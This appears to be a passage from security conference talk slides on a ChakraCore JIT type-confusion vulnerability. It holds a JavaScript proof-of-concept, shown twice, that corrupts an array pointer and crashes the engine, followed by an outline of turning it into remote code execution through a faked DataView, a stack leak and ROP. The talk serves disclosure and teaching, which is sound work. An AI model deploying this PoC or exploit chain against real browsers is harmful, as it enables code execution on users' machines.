	let tmp = [1.1];
	arr[0] = 1.1;
	let res = tmp.concat(buggy);
	arr[0] = 2.3023e-320
}
function main(){
	for(let i = 0; i < 0x10000; i++){
		let tmp = [1.1, 2.2, 3.3];
		jit(tmp, [1.1]);
	}
	let buggy = [1.1, {}, {}];
	let arr = [1.1];
	arr.getPrototypeOf = Object.prototype.valueOf;
	buggy.__proto__ = new Proxy([], arr);
	buggy[0] = 5.5627483035514150e-309;
	jit(arr, buggy);
	console.log(arr);
}
main();
```

arr --> *JavascriptNativeFloatArray*
concat() --> **arr** converted to *JavascriptArray*
Overwrite a pointer in the JavascriptArray with “0x1234”

ChakraCore vulns :: weird state --> vuln

- POC:

```
function jit(arr, buggy){
      let tmp = [1.1];
      arr[0] = 1.1;
      let res = tmp.concat(buggy);
      arr[0] = 2.3023e-320
}
function main(){
      for(let i = 0; i < 0x10000; i++){
            let tmp = [1.1, 2.2, 3.3];
            jit(tmp, [1.1]);
      }
      let buggy = [1.1, {}, {}];
      let arr = [1.1];
      arr.getPrototypeOf = Object.prototype.valueOf;
      buggy.__proto__ = new Proxy([], arr);
      buggy[0] = 5.5627483035514150e-309;
      jit(arr, buggy);
      console.log(arr);
}
main();
```

Crash on faked object @ 0x1234
(reading from 0x1234+8)

ChakraCore vulns :: PoC --> RCE

- To exploit this bug we faked a DataView object, which in turn grants us an arbitrary read/write primitive
- Our exploit is based on the Pwn.js library
  - An awesome library!
  - We had to fix a few small things to make it work for us
- We leaked a stack address with a known trick
  - Given arbitrary read and an infoleak, we can get a stack pointer from reading some data off a ThreadContext
- After that we just ROP and restore what we overwrote, allowing valid process continuation

DEMO

Thank you ☺

- @tom41sh && @Arbel2025 – definitely wouldn’t have made it without you guys!
- The whole @BlueHatIL crew for helping me be prepared for all this ☺
- The MSRC Vulnerabilities & Mitigations team for the great feedback
- @AmarSaar, @bkth_, @_niklasb and everyone else who helped me out!
- Everyone who’s here to watch my talk ;)

QUESTIONS?

Appendix – Learning Resources

- Sploitfun – Linux (x86) Exploit Development Series
- Shellphish how2heap repository
- CTFTime.org – great website to find information and writeups about CTFs
- Pwnable.kr
- Pwnable.tw